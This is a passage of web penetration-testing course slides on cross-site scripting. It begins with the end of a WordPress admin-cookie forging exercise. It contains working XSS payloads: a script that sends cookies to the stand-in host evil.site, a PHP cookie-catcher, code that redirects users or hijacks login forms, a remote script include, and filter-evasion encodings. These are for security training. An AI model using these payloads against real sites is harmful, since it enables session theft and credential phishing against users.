
Content: admin
Host: www.sec542.org
Path: /wordpress/

Cookie2:

Name: wordpresspass_ + "suffix" (This should look like **wordpresspass_c824d...**)
Content: "final hash" (This should be the MD5 hash of the password hash retrieved by the exploit script)
Host: www.sec542.org
Path: /wordpress/

For both, click on "**New Expiration Date**" and increment the current year by at least 1...

5. If you enter the fields correctly (see the screen shot above for an example of Cookie 2), browsing to **http://www.sec542.org/wordpress/wp-admin** should result in you being logged in with administrator privileges.




Course Roadmap

- Attacker's View, Pen-Testing & Scoping
- Recon & Mapping
- Server-Side Vuln Discovery
- Client-Side Vuln Discovery
- ***Exploitation***
- Capture the Flag

- Exploitation
- Bypass Flaws
  - Authentication Bypass
  - **Authentication Bypass Exercise**
- Injection Flaws
  - SQL Injection
  - File Handling with SQL Injection
  - OS Interaction with SQL Injection
  - **sqlmap Exercise**
  - Port Scanning with SQL Injection
  - File Injection with SQL Injection
  - Prepared Injection Files
  - **Prepared Files Exercise**
  - Blind SQL Injection
  - **Blind SQL Injection Exercise**
  - ***XSS***
  - **Persistent XSS Exercise**
  - Advanced XSS
  - **Durzosploit Exercise**
  - XSS Frameworks
    - AttackAPI
    - BeEF
    - **BeEF Exercise**
  - Limiting XSS targets
- Session Flaws
  - Session Fixation
  - XSRF
  - **MonkeyFist Exercise**
- Putting It Together
  - Attack Scenario
  - Next Steps
  - Conclusions

This next topic is cross site scripting. This is actually where we will spend quite a bit of time today since XSS can be one of the more powerful attacks to perform. It is also one of the more common ones to find due to most people misunderstanding what it can accomplish.




Cross Site Scripting

- Should be called Script injection
- Targets the client using the application
- Two types of XSS
  - Persistent
  - Reflective

Cross Site Scripting (XSS) was originally called "script injection," which is an appropriate name. It simply means that an attacker has the ability to inject a script and have the browser run it. It does not require the involvement of multiple web sites, as the name implies.

There are two types of XSS which we will discuss: persistent and reflective. There is also a third type of Cross Site Scripting, but it has nothing to do with web applications. For your information, it is called "Local DOM-based" XSS. This is when you attack a non-web application client using JavaScript.


POST XSS Flaws

- The HTTP POST method does not use the URL
  - This makes XSS harder to demonstrate
- Tools are available to redirect HTTP GET requests to HTTP POST
- This allows us to build a link to demonstrate
  - http://www.whiteacid.org/misc/xss_post_forwarder.php
- Install this on a server we control

Sec 542 Web Penetration Testing & Ethical Hacking - © 2010 InGuardians 74

When the GET method is used, all of the parameters are conveniently submitted in the URL. With a POST request, the variables are in the headers. POST requests are still vulnerable to XSS, but attacks are harder to demonstrate because we have to configure a client to send the HTTP POST headers. Alternatively, there is a tool available: the XSS POST Forwarder by whiteacid.org.

The following description is from Whiteacid.org's site:

Description:

This page is meant to enable people to easily showcase XSS flaws that use POST instead of GET. By linking to this page and providing GETed variables this page will build a form as specified which lets you show users the XSS flaw.

Usage:

It should be obvious that the variables are passed in the querystring, any parameters for this script not meant to be used in constructing the form start with *xss_*. The target of the form is supplied via the xss_target variable. After that follows an ampersand (&), then the rest of the parameters to create, so for instance the following url:


?xss_target=http://babelfish.altavista.com/tr&doit=done&intl=1&tt=urltext&trtext=This+is+a+test&lp=en_de&btnTrTxt=Translate
would create a form to translate 'This is a test' into German using Altavistas babelfish.

On that line I've highlighted the xss_target variable in grey, the url (forms target) in green, keys (form elements names) in blue and values (the values of those elements) in red.

It should be noted that xss_note can also be supplied as a variable and the value will just be printed on the page into a <p> tag, allowing you to leave a note of any kind to whomever views your showcase XSS.

If you want an ampersand in the variables without it splitting the variable in two use %26.

Summary:
xss_target = action attribute of form
xss_note = optional note to reader
any variables not starting with xss_ are form element names and their value in the elements value




Typical Exploits with XSS

- There are a number of typical attacks
  - Reading Cookies
  - Redirecting a user
  - Modifying content on a page
- XSS allows for running any client-side code
  - Remember it can use any supported client-side technology

Sec 542 Web Penetration Testing & Ethical Hacking - © 2010 InGuardians 76

Some of the typical exploits used with XSS are reading cookies and redirecting a user to another page. You are also able to modify the content of a page and run pretty much any custom code within the JavaScript language.



Reading Cookies

- Code to steal cookies

```
<script>document.write('
  <img src="http://evil.site/'+document.cookie+'">')
  </script>
```

- Creates an image tag on the page
- Sends a request to our site that includes cookies from the vulnerable site
- Our HTTP logs includes this information


Cookies hold valuable information about a user's session. This could include the session ID or session token, as we discussed on Day 1, or sensitive information that an application has incorrectly stored on a client.

The code in this slide is designed to steal cookie information from a client and send it to an attacker's web site.

You will notice that the script includes an image tag, which is written to the screen within the targeted application. The image tag sets the source of the image to an evil site, and appends the value of the cookie to the URL. If the value of the cookie was a session ID– for example, 42– then the URL would become:
http://evil.site/42

At that point, the user's browser automatically attempts to load the image. The image will fail to load (it could appear as a red X, but if the pixel size is set to 1x1, the user won't see it at all). This request will appear in the evil.site logs. The evil.site administrator will find a "404" error message, which contains the value of the cookie as part of the requested address. Then, all the evil site administrator needs to do is parse the site logs to get the cookies.

The upshot is that this script causes a user's data to be transmitted to the evil site via HTTP requests.


Cookie Catcher


- We can also include a cookie catcher script on our server
- This code logs the cookies in a simpler format
  - We don't have to parse the web server logs

```
<?php
$cookies = $_SERVER['REQUEST_URI'];
$output = "Received=".$cookies."\n";
$fh = fopen("/tmp/cookiedump", "a+");
$contents = fwrite($fh, $output);
fclose($fh);
?>
```

Sec 542 Web Penetration Testing & Ethical Hacking - © 2010 InGuardians 78

The above code, written by Tom Liston, would run on a server controlled by the attacker. It reads the cookie value from the request and logs them to /tmp/cookiedump.

This code will be used in an exercise later.



Redirecting a User

- We can also inject code to redirect a user

```
<script language="javascript">
  window.location.href = "otherpage.html" ;
  </script>
```

- We can also change the form action to have it submit to us


```
document.forms[1].action="http://www.sec542.o
  rg/"
```

Sec 542 Web Penetration Testing & Ethical Hacking - © 2010 InGuardians 79

The JavaScript shown above instructs the browser to change the location it is displaying. In this example, the location changes to otherpage.html. However, the location can be any page or site on the Internet.

Using redirection, an attacker can control where on the Internet a user is visiting. Phishing sites use this type of an attack, by having the victim visit the actual trusted site (which happens to be vulnerable to XSS), and then redirecting the user to a different site.

Note that if we are able to inject redirection code, we can inject code that changes where a user's login form is submitted. The user could actually be at their bank's web site, but because it is vulnerable to XSS, instead of submitting the form to the bank it actually submits it to the attacker's web site.




External Scripts

- Example show injecting scripts directly
  - Small scripts work but are limited by the size of the input
- Loading remote scripts allows us to include premade attacks
- It is simple to load a remote file

```
<script src="http://evil.site/bad.js">
  </script>
```

All of the examples we've discussed so far today are small script injections. The entire script can be loaded into an input field. However, it's hard to do really malicious things with 100 characters. JavaScript solves that problem for us, by giving us the ability to load a script from a remote site.




Evasion

- It is more common now for sites to filter input
- Typically this is done by blacklisting strings
- Trivial to bypass in most cases
- Here are some examples of evasion techniques

Sec 542 Web Penetration Testing & Ethical Hacking - © 2010 InGuardians 81

Many sites are configured to automatically block known malicious inputs. These blacklists are often trivial to bypass. Since the JavaScript and HTML languages are designed for flexibility, there are a plethora of ways to represent the same data, which can allow us to evade blocking mechanisms.

The premier site for XSS evasion techniques:
http://ha.ckers.org/xss.html



Evasion Examples

- Traditional

<SCRIPT>alert("XSS")</SCRIPT>

- Image Tag

<IMG SRC="javascript:alert('XSS');">


- Malformed IMG Tag

<IMG """><SCRIPT>alert("XSS")</SCRIPT>">

Sec 542 Web Penetration Testing & Ethical Hacking - © 2010 InGuardians 82

On Day 3, we proved the existence of a XSS vulnerability using the simple example shown first on this slide. It is a typical XSS demonstration, in which JavaScript is used to open an alert box that says "XSS" with an "OK" button.

Two of the ways to change this to bypass filtering are shown. One method uses an image tag. Notice that the image source is the JavaScript. The other method uses a malformed image tag, which most modern browsers will render despite the fact that it is not valid.



Evasion Example (2)

- Traditional

```
<SCRIPT>alert("XSS")</SCRIPT>
```

- HTML Entities

```
<IMG SRC=javascript:alert(&quot;XSS&quot;)>
```

- Hex Encoding


```
<IMG
  SRC=&#x6A&#x61&#x76&#x61&#x73&#x63&#x72
  &#x69&#x70&#x74&#x3A&#x61&#x6C&#x65&#x7
  2&#x74&#x28&#x27&#x58&#x53&#x53&#x27&#x
  29>
```

Sec 542 Web Penetration Testing & Ethical Hacking - © 2010 InGuardians 83

